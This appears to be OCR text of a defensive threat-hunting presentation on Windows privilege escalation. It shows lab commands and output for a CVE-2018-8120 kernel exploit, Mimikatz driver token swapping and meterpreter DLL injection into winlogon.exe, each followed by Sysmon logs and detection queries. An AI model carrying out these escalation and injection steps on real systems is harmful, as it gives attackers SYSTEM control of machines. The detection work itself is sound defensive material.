[+] Exploit finished, wait for (hopefully privileged) payload execution to complet
e.
[*] Command shell session 2 opened (192.168.220.66:4444 -> 192.168.220.101:51667)
at 2018-11-05 22:36:39 +0300

Microsoft Windows [Version 10.0.17134.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Temp>whoami
whoami
nt authority\system
```

Windows Kernel and 3rd-party drivers exploits. Token stealing



Token before exploitation

Token after exploitation



Windows Kernel and 3rd-party drivers exploits. Token stealing Let's hunt it!

Process was started with non-SYSTEM token and Medium IL but spawns the child process with SYSTEM rights!

```
Process Create:
RuleName:
UtcTime: 2018-11-03 22:28:57.663
ProcessGuid: {68c3d3dc-2129-5bde-0000-0010c182b400}
ProcessId: 3908
Image: C:\tools\cve_2018_8120_x64.exe
FileVersion: ?
Description: ?
Product: ?
Company: ?
CommandLine: C:\tools\cve_2018_8120_x64.exe  powershell.exe
CurrentDirectory: C:\tools\
User: VICTIM\user
LogonGuid: {68c3d3dc-1ea2-5bde-0000-002099bc1500}
LogonId: 0x15bc99
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=0087D902B782E885DD17890EB2FE6C5C,SHA256
=E4AD3187CB6B9C882B0FAA38629B56115F8B79FBB397F2BFF1651A8FAB432610
ParentProcessGuid: {68c3d3dc-1ea2-5bde-0000-001040dc1500}
ParentProcessId: 3056
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
```

```
Process Create:
RuleName:
UtcTime: 2018-11-03 22:28:58.478
ProcessGuid: {68c3d3dc-212a-5bde-0000-001075b2b400}
ProcessId: 2372
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 6.1.7600.16385 (win7_rtm.090713-1255)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: powershell.exe
CurrentDirectory: C:\tools\
User: NT AUTHORITY\SYSTEM
LogonGuid: {68c3d3dc-1dfc-5bde-0000-0020e7030000}
LogonId: 0x3e7
TerminalSessionId: 1
IntegrityLevel: System
Hashes: MD5=852D67A27E454BD389FA7F02A8CBE23F,SHA256
=A8FDBA9DF15E41B6F5C69C79F66A26A9D48E174F9E7018A371600B866867DAB8
ParentProcessGuid: {68c3d3dc-2129-5bde-0000-0010c182b400}
ParentProcessId: 3908
ParentImage: C:\tools\cve_2018_8120_x64.exe
ParentCommandLine: C:\tools\cve_2018_8120_x64.exe  powershell.exe
```

Windows Kernel and 3rd-party drivers exploits. Token stealing Let's hunt it!

Search for spawning of child processes with SYSTEM privileges by parents with non-SYSTEM privileges and Medium integrity level:

source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.ParentIntegrityLevel:Medium AND (event_data.IntegrityLevel:System AND event_data.User:"NT AUTHORITY\\SYSTEM")

task	event_data.ParentProcessGuid	event_data.ParentImage	event_data.ParentUser	event_data.ParentIntegrityLevel	event_data.Image	event_data.User	event_data.IntegrityLevel
Process Create (rule: Process Create)	{68C3D3DC-2129-5BDE-0000-0010C182B400}	C:\tools\cve_2018_8120_x64.exe	VICTIM\user	Medium	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	NT AUTHORITY\SYSTEM	System

Get from memcached

Save to memcached

task	event_data.ParentImage	event_data.ParentUser	event_data.CommandLine	event_data.ProcessGuid	event_data.User	event_data.IntegrityLevel
Process Create (rule: Process Create)	C:\Windows\System32\cmd.exe	VICTIM\user	C:\tools\cve_2018_8120_x64.exe powershell.exe	{68C3D3DC-2129-5BDE-0000-0010C182B400}	VICTIM\user	Medium

Token swapping, using Mimikatz driver

mimikatz 2.1.1 x64 (oe.eo)

```
C:\temp\mimikatz_trunk\x64>whoami
testdomain\administrator

C:\temp\mimikatz_trunk\x64>mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Jun 16 2018 18:49:05 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processtoken
Token from process 0 to process 0
 * from 0 will take SYSTEM token
 * to 0 will take all 'cmd' and 'mimikatz' process
Token from 4/System
 * to 3728/cmd.exe
 * to 5800/mimikatz.exe

mimikatz # process::start cmd.exe
Trying to start "cmd.exe" : OK !
```

1. Installing mimidrv.sys driver


2. Performing token swapping to SYSTEM via installed driver

3. Spawning cmd under SYSTEM acciunt


Administrator: C:\Windows\SYSTEM32\

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\temp\mimikatz_trunk\x64>whoami
nt authority\system
```


4. Checking current rights



Token before swapping



Token after swapping



Token of spawned cmd

Token swapping, using Mimikatz driver. Let's hunt it!

Spawning child process under SYSTEM by process with High integrity level

```
Process Create:
UtcTime: 2018-11-07 00:15:23.713
ProcessGuid: {b677c11d-2e9b-5be2-0000-001012a33804}
ProcessId: 5800
Image: C:\temp\mimikatz_trunk\x64\mimikatz.exe
FileVersion: 2.1.1.0
Description: mimikatz for Windows
Product: mimikatz
Company: gentilkiwi (Benjamin DELPY)
CommandLine: mimikatz.exe
CurrentDirectory: C:\temp\mimikatz_trunk\x64\
User: TESTDOMAIN\Administrator
LogonGuid: {b677c11d-dd57-5bdd-0000-0020fb6c9400}
LogonId: 0x946CFB
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=53A0A94FCD38C422CAF334B44638C03D,SHA256=
4585B220FD13925AFF301E9AC234EA6EDBD25848D437D2A107BC0173E6F9A0B9
ParentProcessGuid: {b677c11d-2e74-5be2-0000-00101ee03704}
ParentProcessId: 3728
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
```

Parent process started under account with high IL

```
Process Create:
UtcTime: 2018-11-07 00:17:49.728
ProcessGuid: {b677c11d-2f2d-5be2-0000-00108c373b04}
ProcessId: 6216
Image: C:\Windows\System32\cmd.exe
FileVersion: 6.3.9600.16384 (winblue_rtm.130821-1623)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: cmd.exe
CurrentDirectory: C:\temp\mimikatz_trunk\x64\
User: NT AUTHORITY\SYSTEM
LogonGuid: {b677c11d-c90d-5bdd-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 1
IntegrityLevel: System
Hashes: MD5=FC0B4A626881D7C5980D757214DB2D25,SHA256=
0B9BC863E2807B6886760480083E51BA8A66118659F4FF274E7B73944D2219F5
ParentProcessGuid: {b677c11d-2e9b-5be2-0000-001012a33804}
ParentProcessId: 5800
ParentImage: C:\temp\mimikatz_trunk\x64\mimikatz.exe
ParentCommandLine: mimikatz.exe
```

Child process started under SYSTEM account

Token swapping, using Mimikatz driver. Let's hunt it!

Search for spawning child process under SYSTEM by process with High integrity level

source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.ParentIntegrityLevel:High AND (event_data.IntegrityLevel:System AND event_data.User:"NT AUTHORITY\\SYSTEM")

task	event_data.ParentImage	event_data.ParentUser	event_data.ParentIntegrityLevel	event_data.Image	event_data.User	event_data.IntegrityLevel
Process Create (rule: Process Create)	C:\temp\mimikatz_trunk\x64\mimikatz.exe	TESTDOMAIN\Administrator	High	C:\Windows\System32\cmd.exe	NT AUTHORITY\SYSTEM	System

Get from memcached

Save to memcached

task	event_data.ParentImage	event_data.ParentUser	event_data.ParentIntegrityLevel	event_data.Image	event_data.User	event_data.IntegrityLevel
Process Create (rule: Process Create)	C:\Windows\System32\cmd.exe	TESTDOMAIN\Administrator	High	C:\temp\mimikatz_trunk\x64\mimikatz.exe	TESTDOMAIN\Administrator	High


Abusing Windows privileges

Abusing privileges

Privilege	How it can be used for elevation
SeDebugPrivilege	A user with this privilege can open any process on the system without regard to the security descriptor present on the process
SeImpersonatePrivilege	These privileges can be used to act behalf of another user via impersonation mechanism, It can be used to impersonate thread or to spawn process using an elevated token
SeAssignPrimaryPrivilege	
SeTakeOwnershipPrivilege	This privilege allows a holder to take ownership any securable object (even process)
SeRestorePrivilege	A user assigned this privilege can replace any file on the system with her own or change any registry key
SeBackupPrivilege	A user assigned this privilege can read any file on the system or any registry key
SeLoadDriver	A malicious user could use this privilege to execute arbitrary code in the kernel
SeCreateTokenPrivilege	This privilege can be used to generate tokens that represent arbitrary user accounts with arbitrary group membership and privileges assignment
SeTcbPrivilege	A malicious user can use this privilege to create new logon session that includes the SIDs of more privileged groups or users in the resulting token


Abusing debug privilege

Debug privilege (SeDebugPrivilege) allows access to any process or thread, regardless of the process's or thread's security descriptor (except for protected processes).

In case of non-administrative account this privilege can be obtained via kernel exploitation or insecure configuration (direct granting SeDebugPrivilege to non-administrative accounts).

How it can be used in the context of privilege escalation:

- Reading memory of any process ;
- Writing to the memory of any process;
- Spawning process with arbitrary parent.



Abusing debug privilege. Code injection

1. Discovering user privileges


```
C:\Temp>whoami
win10x64_1803\privuser

C:\Temp>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
============================= ================================
SeLoadDriverPrivilege         Load and unload device drivers
SeBackupPrivilege             Back up files and directories
SeRestorePrivilege            Restore files and directories
SeShutdownPrivilege           Shut down the system
SeDebugPrivilege              Debug programs
```

2. Check groups membership

```
C:\Temp>net user privuser
User name                    privuser
Full Name                    privuser
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/27/2018 1:19:35 PM
Password expires             Never
Password changeable          10/27/2018 1:19:35 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/3/2018 5:13:41 PM

Logon hours allowed          All

Local Group Memberships      *Backup Operators     *Users
Global Group memberships     *None
```

3. Injecting meterpreter DLL into winlogon.exe process


```
C:\Temp>RemoteDLLInjector64.exe 6592 C:\Temp\meterpreter.dll

**************************************************
    Remote DLL Injector v2.1 by SecurityXploded
    http://securityxploded.com/remote-dll-inject
**************************************************

Starting the 'Inject DLL' Operation...
          Process ID = 6592
          Process Name = WinLogon.exe
          Inject DLL = C:\Temp\meterpreter.dll
          Injection Method = CreateRemoteThread

Step 1 => Opening target process [6592] for DLL Injection
          Success

Step 2 => Writing DLL Path Name [C:\Temp\meterpreter.dll] into target process
          Success

Step 3 => [Defeat ASLR] Calculating LoadLibrary function address on target process
          Successfully got the address of Kernel32.dll on target process
          Address of Kernel32.dll [Target Process] = 0x00007FFA0A7E0000
          Address of LoadLibrary [Target Process] = 0x00007FFA0A7FE090

Step 4 => Injecting DLL into target process using the method 'CreateRemoteThread'
          Waiting for Remote Thread to Terminate...
          Address of Injected DLL [C:\Temp\meterpreter.dll] in target process = 0x00

Successfully Injected the DLL into target process !!!
```





Abusing debug privilege. Code injection. Let's hunt it!

Anomalies, that can be used for hunting:

- Injection to the process with higher privileges;
- Injected code – is address of LoadLibraryA(W) from kernel32.dll.







Abusing debug privilege. Code injection. Let's hunt it!

Search for injections into the processes with SYSTEM privileges by processes with Medium or High integrity levels:

source_name:"Microsoft-Windows-Sysmon" AND event_id:8 AND event_data.SourceIntegrityLevel:(Medium High) AND event_data.TargetUser:"NT AUTHORITY\\SYSTEM" AND event_data.TargetIntegrityLevel:System

task	event_data.SourceImage	event_data.SourceIntegrityLevel	event_data.TargetImage	event_data.TargetUser	event_data.TargetIntegrityLevel	event_data.StartModule	event_data.StartFunction
CreateRemoteThread detected	C:\Temp\RemoteDLLInjector64.exe	High	C:\Windows\System32\winlogon.exe	NT AUTHORITY\SYSTEM	System	C:\Windows\System32\KERNEL32.DLL	LoadLibraryA

Get from memcached

Get from memcached

logstash

MEMCACHED

Save to memcached

Save to memcached

task ✖ »	event_data.Image	event_data.User	event_data.IntegrityLevel
Process Create (rule: ProcessCreate)	C:\Temp\RemoteDLLInjector64.exe	WIN10X64_1803\priv user	High

